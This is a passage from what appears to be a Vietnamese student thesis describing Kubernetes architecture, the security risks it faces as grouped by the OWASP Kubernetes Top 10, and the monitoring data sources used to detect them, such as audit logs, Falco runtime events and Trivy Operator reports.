- Scheduler: Theo dõi các pod mới được tạo nhưng chưa được gán node, sau đó chọn worker node phù hợp dựa trên tài nguyên khả dụng (CPU, RAM), ràng buộc về affinity, taint/toleration và các chính sách khác.
- Controller Manager: Chạy các bộ điều khiển như node controller, peplicaSet controller, deployment controller. Các controller liên tục so sánh trạng thái thực tế với trạng thái mong muốn và điều chỉnh khi có sai lệch, chẳng hạn tạo lại pod khi pod bị lỗi.
- Cloud controller manager: Kết nối cụm kubernetes với API của nhà cung cấp đám mây (AWS, Azure, GCP...). Thành phần này quản lý các tài nguyên đặc thù như load balancer, volume lưu trữ và node trên nền tảng cloud, giúp tách logic của cloud khỏi phần lõi kubernetes.

c. Worker Node

Worker Node là các máy (vật lý hoặc ảo) trực tiếp chạy ứng dụng. Mỗi node chứa các thành phần sau:


- Kubelet: Là agent chạy trên mỗi node. Kubelet nhận chỉ thị từ API Server, đảm bảo các container trong pod chạy đúng theo mô tả và báo cáo trạng thái của node và pod về control plane.
- Kube-proxy: Quản lý các quy tắc mạng trên node, thực hiện chuyển tiếp lưu lượng và cân bằng tải giữa các pod, cho phép service trong kubernetes hoạt động ổn định.
- Container Runtime: Là phần mềm chịu trách nhiệm tải image và chạy container (ví dụ containerd, CRI-O). Kubelet điều khiển container runtime để tạo và quản lý vòng đời container.
- Pod: Là đơn vị triển khai nhỏ nhất trong kubernetes. Một pod chứa một hoặc nhiều container dùng chung mạng và lưu trữ. Trong sơ đồ, worker node A chạy pod 1 và pod 2, worker node B chạy pod 3 và pod 4.
- Container: Là môi trường đóng gói ứng dụng cùng các thư viện phụ thuộc để chạy nhất quán trên nhiều môi trường.

d. Luồng hoạt động tổng quát

- Client gửi yêu cầu (ví dụ tạo một Deployment) đến API server.
- API Server xác thực yêu cầu và lưu trạng thái mong muốn vào Etcd.
- Scheduler phát hiện Pod chưa được gán node và chọn worker node phù hợp.
- Kubelet trên node được chọn nhận thông tin, ra lệnh cho container runtime tạo pod và container.
- Kube-proxy thiết lập quy tắc mạng để lưu lượng có thể truy cập đến Pod.
- Controller Manager liên tục giám sát và duy trì trạng thái mong muốn của hệ thống.

1.1.2.3 Kiến trúc cụm (cluster) kubernetes

Một cụm kubernetes (cluster) gồm mặt phẳng điều khiển (control plane) và một hoặc nhiều nút làm việc (worker node). Control plane quản lý trạng thái tổng thể của cụm và ra quyết định (ví dụ lập lịch), còn các node là nơi trực tiếp chạy các Pod chứa ứng dụng. Trong môi trường production, control plane thường được chạy trên nhiều máy và cụm có nhiều node để đảm bảo khả năng chịu lỗi và tính sẵn sàng cao.



Hình 3. Kiến trúc tổng quan của cụm Kubernetes

a) Các thành phần của Control Plane

Thành phần	**Vai trò chính**
kube-apiserver	Cổng giao tiếp trung tâm, cung cấp kubernetes API. Có thể mở rộng theo chiều ngang bằng cách chạy nhiều bản sao và cân bằng tải.
etcd	Kho dữ liệu key-value nhất quán, sẵn sàng cao, lưu toàn bộ dữ liệu của cụm; cần có kế hoạch sao lưu.
kube-scheduler	Theo dõi các Pod mới chưa được gán node và chọn node phù hợp dựa trên yêu cầu tài nguyên, ràng buộc chính sách, affinity/anti-affinity, v.v.
kube-controller-manager	Chạy các controller (Node, Job, EndpointSlice, ServiceAccount...) để đưa trạng thái thực tế về trạng thái mong muốn.
cloud-controller-manager	Chứa logic đặc thù của nhà cung cấp đám mây, kết nối cụm với cloud provider API (node, route, load balancer). Không có trong cụm chạy on-premises.

Bảng 1: Các thành phần của Control Plane

b) Các thành phần trên Node

Thành phần	Vai trò chính
kubelet	Agent chạy trên mỗi node, đảm bảo các container trong pod chạy đúng theo PodSpec và hoạt động ổn định.
kube-proxy	Proxy mạng trên mỗi node, duy trì các quy tắc mạng để Pod có thể được truy cập từ trong và ngoài cụm (thành phần tùy chọn nếu network plugin đã đảm nhiệm).
Container runtime (CRI)	Chịu trách nhiệm chạy và quản lý vòng đời container, ví dụ containerd, CRI-O hoặc bất kỳ triển khai nào theo chuẩn CRI.
Pod	Đơn vị triển khai nhỏ nhất, chứa một hoặc nhiều container.

Bảng 2: Các thành phần trên node

c) Luồng tương tác giữa các thành phần

Theo sơ đồ, kube-apiserver là trung tâm của mọi giao tiếp trong cụm:

- Etcd chỉ được kube-apiserver truy cập trực tiếp để đọc và ghi trạng thái cụm.
- Kube-scheduler và kube-controller-manager kết nối đến kube-apiserver để theo dõi và cập nhật đối tượng.
- Cloud-controller-manager trao đổi với kube-apiserver và gọi tiếp sang Cloud Provider API bên ngoài cụm.
- Kubelet và kube-proxy trên mỗi node kết nối về kube-apiserver; kubelet điều khiển container runtime (CRI) để chạy các Pod trên node.

d) Addons và các mô hình triển khai

Ngoài các thành phần cốt lõi, cụm thường có các addon cung cấp tính năng ở mức cluster, chạy trong namespace kube-system: DNS của cụm (gần như bắt buộc), web UI (Dashboard), giám sát tài nguyên container, ghi log tập trung và network plugin theo chuẩn CNI.

Control plane có thể được triển khai theo nhiều cách: chạy trực tiếp trên máy chủ dưới dạng dịch vụ systemd, chạy dưới dạng static pod do kubelet quản lý (cách kubeadm thường dùng), chạy dạng self-hosted ngay trong cụm, hoặc do nhà cung cấp đám mây quản lý hoàn toàn (managed Kubernetes). Các công cụ như kubeadm, kops và Kubespray hỗ trợ triển khai và quản lý cụm.

1.2. Rủi ro an toàn thông tin trong môi trường Kubernetes

Kubernetes giúp tự động hóa việc triển khai và vận hành ứng dụng container, nhưng đồng thời làm phát sinh những rủi ro an toàn thông tin mới ở nhiều tầng, từ image, mạng, môi trường chạy cho đến cấu hình và phân quyền. Để xác định và ưu tiên xử lý các rủi ro này, OWASP đã xây dựng danh sách OWASP Kubernetes Top 10, giúp chuyên gia bảo mật, quản trị viên và lập trình viên tập trung vào những vấn đề quan trọng nhất. Danh sách này hiện có hai phiên bản là 2022 và 2025. Trong đồ án này, các rủi ro được tổng hợp chủ yếu theo bản 2025 (kèm một mục của bản 2022) và được tác giả phân thành ba nhóm: rủi ro từ container image, rủi ro về mạng và môi trường chạy (runtime), và rủi ro do cấu hình sai và lạm quyền, như trình bày trong bảng 3.

Nhóm rủi ro	**Mục OWASP Kubernetes Top 10 liên quan**
Container Images	Supply Chain Vulnerabilities (chỉ có ở bản 2022) Insecure Workload Configurations.
Network và Runtime	Insecure Workload Configurations; Missing Network Segmentation Controls; Overly Exposed Kubernetes Components; Cluster To Cloud Lateral Movement.
Cấu hình sai và lạm quyền	Overly Permissive Authorization Configurations; Secrets Management Failures; Lack Of Cluster Level Policy Enforcement; Broken Authentication Mechanisms; Misconfigured And Vulnerable Cluster Components

Bảng 3: Nhóm rủi ro an toàn thông tin trong Kubernetes

1.2.1. Các rủi ro từ container images

Container image là thành phần đầu tiên đi vào cụm, vì vậy nếu image có vấn đề thì các biện pháp bảo vệ phía sau khó có thể bù đắp hoàn toàn và chủ yếu chỉ giảm thiểu hậu quả. Theo OWASP Kubernetes Top 10, nhóm rủi ro này chủ yếu

thuộc mục Supply Chain Vulnerabilities (chỉ có ở bản 2022) và Insecure Workload Configurations. Các rủi ro chính gồm:

- **Lỗ hổng trong thành phần của image:** Image bao gồm hệ điều hành nền, thư viện và mã ứng dụng. Chỉ cần một thành phần chứa lỗ hổng đã công bố (CVE), kẻ tấn công có thể khai thác ngay khi container chạy. Do đó các bảng kiểm tra bảo mật Kubernetes thường khuyến nghị quét lỗ hổng image, phân tích thành phần phần mềm (SCA) và lập danh mục thành phần phần mềm (SBOM).
- **Image độc hại hoặc bị đầu độc:** Image được kéo từ registry không tin cậy có thể chứa backdoor hoặc phần mềm đào tiền ảo (cryptominer). Các kịch bản poisoned image, cryptominer và backdoor container được liệt kê trong tổng hợp về tấn công Kubernetes, kèm biện pháp giảm thiểu là bảo vệ môi trường CI/CD, đảm bảo chất lượng image và ký image.
- **Thiếu xác thực nguồn gốc và tính toàn vẹn:** Nếu image không được ký và cụm không có admission controller kiểm tra chữ ký, image có thể bị thay thế trong chuỗi cung ứng mà không bị phát hiện. Việc ký image (như Cosign, Notary) và bật admission controller xác minh tính toàn vẹn là biện pháp được khuyến nghị.
- **Lộ thông tin nhạy cảm trong image:** Mật khẩu, khóa API, khóa SSH hoặc tệp cấu hình bị đóng gói vào image sẽ bị lộ cho bất kỳ ai truy cập được image đó. Rủi ro này đồng thời liên quan đến mục Secrets Management Failures (xem Mục 1.2.3), nhưng được nêu ở đây vì nguyên nhân nằm ở khâu xây dựng image.
- **Image cấu hình kém an toàn:** Image chạy tiến trình bằng quyền root hoặc chứa nhiều công cụ không cần thiết (shell, trình biên dịch) làm tăng bề mặt tấn công và giúp kẻ tấn công thao tác dễ hơn sau khi xâm nhập container (thuộc mục Insecure Workload Configurations). Hậu quả khi các image này chạy thành container được trình bày ở Mục 1.2.2.

1.2.2. Rủi ro network và runtime

Sau khi image được đưa vào cụm, các rủi ro tiếp theo xuất hiện ở hai khía cạnh: cách các workload giao tiếp với nhau và với bên ngoài (mạng), và cách chúng được cấp quyền, dùng chung tài nguyên với node khi đang chạy (runtime). Theo Bảng 3, nhóm này tương ứng với các mục Insecure Workload Configurations, Missing Network Segmentation Controls, Overly Exposed Kubernetes Components, Cluster To Cloud Lateral Movement và Inadequate Logging And Monitoring của OWASP Kubernetes Top 10.

a) Rủi ro về mạng.

- Thiếu phân đoạn mạng: Theo tài liệu Kubernetes về Network Policy, mặc định các Pod không bị cô lập và có thể giao tiếp với mọi Pod khác; muốn

hạn chế phải định nghĩa NetworkPolicy. Khi không có chính sách này, một Pod bị chiếm quyền có thể quét mạng và di chuyển ngang (lateral movement) sang các workload khác. OWASP xếp vấn đề này vào mục Missing Network Segmentation Controls.

- Thành phần cụm bị phơi bày: Các thành phần như dashboard, API server hoặc kubelet nếu mở ra ngoài mà không kiểm soát sẽ trở thành điểm xâm nhập ban đầu. OWASP bản 2025 có mục riêng là Overly Exposed Kubernetes Components.
- Thiếu mã hóa đường truyền: Kubernetes khuyến nghị cấu hình TLS để mã hóa dữ liệu truyền giữa các thành phần của control plane và giữa control plane với client. Nếu thiếu, dữ liệu có thể bị nghe lén hoặc sửa đổi. Rủi ro này không có mục riêng trong OWASP Kubernetes Top 10 nhưng là biện pháp cơ bản trong hướng dẫn bảo mật của Kubernetes.
- Di chuyển từ cụm sang hạ tầng cloud: Từ một Pod bị chiếm, kẻ tấn công có thể lấy thông tin xác thực của nền tảng cloud (ví dụ qua dịch vụ metadata của máy chủ) để tấn công tiếp ra ngoài cụm. OWASP bản 2025 xếp rủi ro này vào mục Cluster To Cloud Lateral Movement.

b) Rủi ro về môi trường chạy (runtime)

Rủi ro runtime phát sinh khi container đã được triển khai và đang chạy, chủ yếu do Pod được cấp quyền quá rộng, các container dùng chung nhân (kernel) với node, và thiếu cơ chế giám sát hành vi. Phần lớn các vấn đề về quyền của workload được OWASP xếp vào mục Insecure Workload Configurations. Để kiểm soát quyền của Pod, Kubernetes định nghĩa ba mức Pod Security Standards:

- Privileged: không hạn chế, chỉ dành cho các namespace hệ thống cần truy cập toàn bộ host.
- Baseline: ngăn các leo thang đặc quyền đã biết, chặn privileged container, hostPID, hostIPC, hostNetwork và hostPath.
- Restricted: bao gồm mọi hạn chế của Baseline, đồng thời yêu cầu chạy non-root, cấm leo thang đặc quyền, loại bỏ (drop) mọi capability và bắt buộc đặt seccompProfile.
- Khi workload không tuân theo các chuẩn này hoặc thiếu các lớp bảo vệ bổ sung, các rủi ro điển hình là:
- Thoát khỏi container (container escape): Container chạy ở chế độ privileged, có capability nguy hiểm như CAP_SYS_ADMIN, gắn hostPath có quyền ghi hoặc dùng chung namespace với host có thể thoát ra và điều khiển node (thuộc mục Insecure Workload Configurations).
- Khai thác lỗ hổng nhân hệ điều hành: Các container dùng chung nhân (kernel) của node, nên lỗ hổng kernel có thể dẫn tới thoát container. Ví dụ, CVE-2022-0185 đã có mã khai thác công khai (PoC) cho phép thoát khỏi container khi container được cấp CAP_SYS_ADMIN. Rủi ro này không có mục riêng trong OWASP Kubernetes Top 10.

- Đánh cắp token của service account: Mặc định Kubernetes gắn sẵn token của service account vào Pod, nên container bị chiếm có thể đọc token này để gọi API và duy trì quyền truy cập. Mức độ ảnh hưởng phụ thuộc vào quyền RBAC được gán cho service account đó (liên quan đến mục Overly Permissive Authorization Configurations, xem Mục 1.2.3).
- Cạn kiệt tài nguyên (DoS): Không đặt giới hạn tài nguyên (requests/limits) khiến một container có thể chiếm hết CPU và bộ nhớ của node (thuộc mục Insecure Workload Configurations).
- Thiếu giám sát hành vi lúc chạy: Các hành vi bất thường như mở shell trong container hoặc kết nối ra ngoài bất thường không được phát hiện kịp thời. OWASP xếp vấn đề này vào mục Inadequate Logging And Monitoring, và đó là lý do cần triển khai công cụ giám sát runtime như Falco, được trình bày ở các mục sau.

1.2.3. Rủi ro do cấu hình sai và lạm quyền

Nhóm rủi ro này liên quan đến cách phân quyền, xác thực, quản lý bí mật và thực thi chính sách trong cụm. Dù không phải lỗ hổng phần mềm, cấu hình sai ở các khâu này cho phép kẻ tấn công mở rộng phạm vi xâm nhập rất nhanh. Các rủi ro chính gồm:

- Phân quyền RBAC quá rộng: RBAC cấu hình không đúng có thể mở đường cho một cuộc xâm nhập rộng hơn nhiều so với ban đầu. Biểu hiện thường gặp là cấp quyền cluster-admin hoặc dùng ký tự đại diện (wildcard) tràn lan. Hướng dẫn của Google lưu ý cần đặc biệt cẩn trọng với các động từ escalate và bind, quyền create đối với PersistentVolume, quyền tạo và phê duyệt Certificate Signing Request vì đây là các đường leo thang đặc quyền phổ biến. Người dùng có quyền tạo Pod còn có thể chạy image độc hại và gắn token của service account có quyền cao để leo thang. Để giảm thiểu, Unit 42 khuyến nghị chỉ cấp quyền thật sự cần thiết, thu hẹp phạm vi theo namespace, tên tài nguyên hoặc subresource, bổ sung các chốt chặn trong quy trình CI/CD cho hạ tầng dạng mã và rà soát định kỳ tình trạng RBAC (thuộc mục Overly Permissive Authorization Configurations).
- Quản lý Secret yếu: Mặc định, Secret được lưu trong etcd ở dạng mã hóa base64 và không được mã hóa bảo mật; Secret API chỉ cung cấp mức bảo vệ cơ bản cho dữ liệu cấu hình cần bảo mật. Để tăng an toàn cần bật mã hóa dữ liệu lưu trữ (encryption at rest) cho dữ liệu của control plane. Nếu

không, thông tin nhạy cảm trong etcd có thể bị đọc trực tiếp. OWASP xếp vấn đề này vào mục Secrets Management Failures.

- Thiếu thực thi chính sách ở mức cụm: Admission controller có thể chặn hoặc chỉnh sửa các yêu cầu API dựa trên nội dung yêu cầu. Kubernetes cho phép áp dụng chính sách qua các cơ chế như Pod Security Admission (thực thi Pod Security Standards ở Mục 1.2.2) và ValidatingAdmissionPolicy, hoặc qua các công cụ như Kyverno và OPA Gatekeeper. Khi thiếu các cơ chế này, những cấu hình không an toàn như Pod đặc quyền hoặc image chưa được duyệt được triển khai mà không bị ngăn chặn (thuộc mục Lack Of Cluster Level Policy Enforcement).
- Xác thực yếu: Mọi yêu cầu tới Kubernetes API đều phải qua bước xác thực. Xác thực lỏng lẻo hoặc lộ thông tin đăng nhập cho phép kẻ tấn công mạo danh người dùng hợp lệ (thuộc mục Broken Authentication Mechanisms).
- Thành phần cụm cấu hình sai hoặc lỗi thời: Các thành phần lõi như kubelet, etcd, kube-apiserver nếu để cấu hình mặc định không an toàn hoặc chưa vá lỗi sẽ trở thành điểm yếu (việc phơi bày các thành phần này ra bên ngoài đã nêu ở Mục 1.2.2). OWASP bản 2025 xếp vào mục Misconfigured And Vulnerable Cluster Components.

1.2.4. Nhận xét về rủi ro an toàn kubernetes

Ba nhóm rủi ro có liên hệ chặt chẽ và tạo thành một chuỗi tấn công hoàn chỉnh: image lỗi hoặc độc hại là điểm xâm nhập, cấu hình sai và lạm quyền tạo điều kiện leo thang đặc quyền, còn hạn chế về mạng và runtime cho phép mối đe dọa lan rộng và khó bị phát hiện. Vì vậy, việc bảo vệ Kubernetes cần được thực hiện theo nhiều lớp và đi kèm giám sát liên tục, nội dung sẽ được trình bày ở các mục tiếp theo về nguồn dữ liệu giám sát và các giải pháp mã nguồn mở.

1.3. Các nguồn dữ liệu giám sát an toàn thông tin trong Kubernetes

Kubernetes không tự cung cấp một hệ thống giám sát an toàn thông tin hoàn chỉnh. Thay vào đó, cụm sinh ra nhiều loại dữ liệu ở các tầng khác nhau, và người vận hành cần thu thập, tập trung và phân tích các dữ liệu này để phát hiện hành vi bất thường. Mỗi nguồn dữ liệu trả lời một câu hỏi riêng: metrics cho biết trạng thái và mức tiêu thụ tài nguyên, log cho biết ứng dụng và hệ thống đã làm gì, audit log cho biết ai đã tác động lên cụm, sự kiện runtime cho biết tiến trình nào đang hành xử bất thường, báo cáo lỗ hổng cho biết điểm yếu tồn

tại sẵn, và sự kiện vi phạm chính sách cho biết cấu hình nào không tuân thủ quy định. Bảng dưới đây tổng hợp năm nguồn dữ liệu chính.

Nguồn dữ liệu	Nội dung chính	Giá trị giám sát an toàn thông tin	Công cụ tiêu biểu
Metrics	Số liệu định lượng về tài nguyên và trạng thái đối tượng	Phát hiện dấu hiệu bất thường như tăng đột biến tài nguyên, Pod khởi động lại liên tục	metrics-server, kube-state-metrics, Prometheus
Container logs và Kubernetes Audit Logs	Nhật ký ứng dụng, thành phần hệ thống và bản ghi các yêu cầu gửi đến API Server	Truy vết hành vi của ứng dụng; xác định ai, làm gì, khi nào trên cụm	kubelet, Fluent Bit, Fluentd, Filebeat
Runtime security events	Sự kiện ở mức nhân hệ điều hành như lời gọi hệ thống, tiến trình, tệp, kết nối mạng	Phát hiện tấn công đang diễn ra bên trong container hoặc trên node	Falco
Vulnerability reports	Danh sách lỗ hổng và sai sót cấu hình của workload và hạ tầng	Nhận diện điểm yếu trước khi bị khai thác	Trivy Operator
Policy violation events	Kết quả đối chiếu tài nguyên với chính sách bảo mật	Phát hiện và ngăn chặn cấu hình không an toàn	Kyverno, OPA Gatekeeper, Pod Security Admission

Bảng 4: Các nguồn dữ liệu giám sát an toàn trong k8s

1.3.1. Metrics

Metrics là các số liệu định lượng được thu thập theo chu kỳ và lưu dưới dạng chuỗi thời gian. Trong Kubernetes có ba nguồn metrics thường được sử dụng cùng nhau:

- Metrics-server: Thành phần cấp cụm, định kỳ thu thập số liệu tài nguyên từ kubelet trên các node, tổng hợp và cung cấp qua Metrics API. Thành

phần này chỉ giữ các giá trị mới nhất trong bộ nhớ và không chuyển tiếp số liệu sang hệ thống bên ngoài.

- Kube-state-metrics: Tạo ra các số liệu mới từ trạng thái của các đối tượng Kubernetes như Deployment, ReplicaSet và Pod. Số liệu được công bố dạng văn bản thuần qua đường dẫn /metrics (cổng mặc định 8080), thiết kế để Prometheus hoặc công cụ tương thích thu thập. Số liệu phản ánh trạng thái hiện tại của cụm, các đối tượng đã bị xóa sẽ không còn xuất hiện.
- Prometheus: Hệ thống thu thập và lưu trữ chuỗi thời gian, thường kết hợp với Grafana để trực quan hóa và với cơ chế cảnh báo để thông báo khi vượt ngưỡng.

Đối với an toàn thông tin, metrics không cho biết trực tiếp một cuộc tấn công đã xảy ra, nhưng giúp phát hiện các dấu hiệu bất thường đáng nghi, chẳng hạn:

- Tiêu thụ tài nguyên bất thường: CPU hoặc bộ nhớ của một Pod tăng cao kéo dài mà không có lý do nghiệp vụ, có thể là dấu hiệu của phần mềm đào tiền ảo hoặc tấn công từ chối dịch vụ.
- Trạng thái Pod bất thường: Pod khởi động lại liên tục, số lượng Pod thay đổi bất ngờ hoặc xuất hiện workload lạ trong các namespace không dự kiến.
- Lưu lượng mạng và yêu cầu API bất thường: Lưu lượng tăng đột biến hoặc số yêu cầu bị từ chối gửi đến API Server tăng nhanh có thể liên quan đến hoạt động dò quét hoặc thử truy cập trái phép.

Hạn chế của metrics là chỉ cho biết có sự bất thường chứ không cho biết đối tượng nào gây ra và làm gì. Vì vậy metrics cần được đối chiếu với log, audit log và sự kiện runtime ở các mục tiếp theo.

1.3.2. Container logs và Kubernetes Audit Logs

a) Container logs

Container logs là nhật ký mà ứng dụng ghi ra luồng đầu ra chuẩn (stdout) và luồng lỗi chuẩn (stderr). Kubelet điều khiển container runtime ghi các log này ra tệp trên node (mặc định trong thư mục /var/log/pods) và cung cấp cho người dùng thông qua lệnh kubectl logs. Một số đặc điểm cần lưu ý:

- Vòng đời ngắn: Nếu một container khởi động lại, kubelet chỉ giữ lại log của một container đã kết thúc. Khi Pod bị loại khỏi node, toàn bộ container cùng log của chúng cũng bị xóa theo.

- Xoay vòng log: Kubelet chịu trách nhiệm xoay vòng log, với hai tham số containerLogMaxSize (mặc định 10Mi) và containerLogMaxFiles (mặc định 5). Log cũ hơn giới hạn này sẽ bị ghi đè.
- Log của thành phần hệ thống: Kubelet và container runtime không chạy trong container; trên Linux dùng systemd chúng ghi vào journald (đọc bằng journalctl). Các thành phần như API server, scheduler và controller manager thường chạy dưới dạng Pod tĩnh nên log được xử lý như log của container thông thường.

Do log trên node có thể mất khi Pod bị xóa, node bị hủy hoặc log bị xoay vòng, và khó đối chiếu giữa nhiều node, thực tế triển khai cần ghi log ở mức cụm (cluster-level logging). Các tác tử thu thập như Fluent Bit, Fluentd hoặc Filebeat được chạy dưới dạng DaemonSet trên mọi node để thu log từ tệp hoặc journald rồi chuyển về kho lưu trữ tập trung phục vụ tìm kiếm và phân tích. Về an toàn thông tin, log ứng dụng có thể chứa dấu vết đăng nhập thất bại, lỗi bất thường hoặc dấu hiệu tấn công vào ứng dụng, đồng thời là nguồn chứng cứ khi điều tra sự cố.

b) Kubernetes Audit Logs

Audit log ghi lại theo thứ tự thời gian các hành động tác động lên cụm, do người dùng, ứng dụng sử dụng Kubernetes API và chính control plane tạo ra. Mỗi yêu cầu ở mỗi giai đoạn xử lý sinh ra một sự kiện kiểm toán, được lọc theo chính sách và ghi vào một backend, hiện có hai dạng là tệp log và webhook.

Các giai đoạn (stage) sinh sự kiện gồm: RequestReceived (ngay khi API server nhận yêu cầu), ResponseStarted (sau khi gửi phần đầu của phản hồi, chỉ áp dụng cho các yêu cầu kéo dài như watch), ResponseComplete (khi phản hồi đã hoàn tất) và Panic (khi xảy ra lỗi nghiêm trọng).

Chính sách kiểm toán (audit policy) quy định sự kiện nào được ghi và ghi chi tiết đến đâu, theo bốn mức:

- None: Không ghi các sự kiện khớp với quy tắc.
- Metadata: Ghi siêu dữ liệu của yêu cầu (người dùng, thời điểm, tài nguyên, hành động) nhưng không ghi nội dung yêu cầu và phản hồi.
- Request: Ghi siêu dữ liệu và nội dung yêu cầu, không ghi nội dung phản hồi.
- RequestResponse: Ghi siêu dữ liệu, nội dung yêu cầu và nội dung phản hồi.

Quy tắc đầu tiên khớp với sự kiện sẽ quyết định mức ghi. Nếu API server không được khai báo tệp chính sách bằng tham số --audit-policy-file thì không có sự kiện nào được ghi, nên audit log mặc định ở trạng thái tắt. Việc bật kiểm toán cũng làm tăng mức tiêu thụ bộ nhớ của API server, tùy theo cấu hình. Với tài nguyên nhạy cảm như Secret và ConfigMap, nên dùng mức Metadata để không lưu nội dung nhạy cảm vào log.

Mỗi sự kiện kiểm toán chứa các trường như người dùng và nhóm thực hiện, địa chỉ IP nguồn, tác tử người dùng (user agent), hành động (verb), đối tượng bị tác động, mã trạng thái phản hồi và các chú thích như quyết định phân quyền. Đây là nguồn dữ liệu chính để trả lời câu hỏi ai đã làm gì, vào lúc nào, từ đâu, phục vụ phát hiện các hành vi như tạo hoặc sửa role binding, đọc Secret, thực thi lệnh trong Pod hoặc tạo Pod đặc quyền.

1.3.3. Runtime security events

Runtime security events là các sự kiện phát sinh khi workload đang chạy, được ghi nhận ở mức thấp hơn ứng dụng, thường là mức lời gọi hệ thống (system call) của nhân hệ điều hành. Khác với log ứng dụng do chương trình tự ghi, loại dữ liệu này được thu thập độc lập và khó bị kẻ tấn công trong container che giấu hơn.

Công cụ tiêu biểu là Falco, dự án mã nguồn mở thuộc CNCF, hoạt động như một tác tử giám sát nhân, quan sát các sự kiện như system call theo bộ luật tùy chỉnh và làm giàu sự kiện bằng thông tin từ container runtime và Kubernetes. Khi một luật bị vi phạm, Falco phát cảnh báo kèm mức độ nghiêm trọng, và các sự kiện có thể được chuyển sang hệ thống SIEM hoặc kho dữ liệu để phân tích tiếp. Falco có thể mở rộng nguồn dữ liệu thông qua plugin. Một số hành vi Falco có thể phát hiện:

- Trong container: Có shell chạy bên trong container hoặc Pod; tiến trình máy chủ sinh ra tiến trình con không mong đợi; đọc tệp nhạy cảm như /etc/shadow; tệp thông thường bị ghi vào /dev.
- Về đặc quyền: Container chạy ở chế độ đặc quyền hoặc gắn đường dẫn nhạy cảm như /proc từ máy chủ; một Pod đặc quyền được khởi tạo trong cụm.
- Về mạng: Một tệp nhị phân hệ thống chuẩn như ls thực hiện kết nối mạng ra ngoài.

Các sự kiện này tương ứng trực tiếp với những rủi ro runtime đã nêu ở mục 1.2, như thoát khỏi container, lạm dụng đặc quyền và đánh cắp thông tin. Công nghệ eBPF và các giải pháp giám sát runtime sẽ được trình bày chi tiết ở mục 1.4.

1.3.4. Vulnerability reports

Vulnerability reports là kết quả quét lỗ hổng và kiểm tra cấu hình đối với image, workload và hạ tầng của cụm. Nếu các nguồn ở trên chủ yếu phát hiện hành vi đang diễn ra, báo cáo lỗ hổng giúp phát hiện điểm yếu tồn tại sẵn để xử lý trước khi bị khai thác. Thông tin thường gồm định danh lỗ hổng (CVE), mức độ nghiêm trọng, thành phần bị ảnh hưởng và phiên bản khắc phục nếu có.

Trivy Operator là ví dụ điển hình cho hướng tiếp cận theo kiểu Kubernetes-native: đưa kết quả quét của Trivy vào các Custom Resource Definition (CRD) để người dùng xem báo cáo qua chính Kubernetes API. Thành phần này tự động cập nhật báo cáo khi workload thay đổi và tạo ra nhiều loại báo cáo:

- VulnerabilityReport: Kết quả quét lỗ hổng của image trong workload.
- ConfigAuditReport: Kết quả kiểm tra cấu hình tài nguyên Kubernetes theo các quy tắc có sẵn hoặc chính sách OPA tùy chỉnh.
- ExposedSecretReport: Phát hiện và chỉ ra vị trí các Secret bị lộ trong cụm.
- RbacAssessmentReport: Đánh giá quyền truy cập của các tài nguyên theo RBAC.
- Báo cáo hạ tầng và tuân thủ: Đánh giá cấu hình các thành phần lõi như etcd, API server, scheduler, controller manager, và đối chiếu với các chuẩn như Pod Security Standards.

Mỗi báo cáo gắn với tài nguyên được quét và nằm trong cùng namespace, nên phù hợp với môi trường nhiều người dùng và tránh rò rỉ dữ liệu giữa các namespace. Nội dung báo cáo cũng có thể được xuất sang Prometheus để dùng cho cảnh báo và bảng điều khiển Grafana.

1.3.5. Policy violation events

Policy violation events là các sự kiện và báo cáo sinh ra khi tài nguyên vi phạm chính sách bảo mật đã định nghĩa, ví dụ cấm container đặc quyền, bắt buộc có nhãn, hoặc chỉ cho phép image từ registry được duyệt. Chính sách được thực thi thông qua admission controller, do các công cụ như Kyverno, OPA Gatekeeper hoặc cơ chế Pod Security Admission có sẵn của Kubernetes đảm nhiệm.

Các công cụ này thường có hai chế độ hoạt động, và mỗi chế độ tạo ra dữ liệu giám sát khác nhau:

